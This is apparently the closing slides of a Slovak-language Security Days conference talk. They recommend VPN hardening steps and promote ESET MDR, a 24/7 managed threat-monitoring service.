MFA na VPN
- Patchovanie VPN
- Potvrdenie zoznamu povolených RMMs



Zhrnutie

1. Nemáte čas ani rozpočet na vlastné monitorovanie prostredia
2. Ak nikto nemonitoruje prostredie, neviete, že sa niečo deje
3. Nezachytený útok sa môže rozvinúť do niečoho horšieho (ransomware)
4. ESET má čas aj know-how na nepretržité monitorovanie vášho prostredia

ESET MDR



Sila riešenia
ESET Inspect

Hlboký prehľad o tom
Čo, **Kde** a **Ako**
prebiehajú hrozby a útoky

+

Poznatky
ESET odborníkov

Špičkoví bezpečnostní
výskumníci ESET zabezpečujú
nepretržitú **24/7**
reakciu na hrozby

=

ESET MDR

Najlepšie hodnotená
spravovaná bezpečnosť, ktorá
vás chráni

SECURITY DAYS

Ďakujem za pozornosť

Cybersecurity Progress. Protected. & SME KONFERENCIE

SECURITY DAYS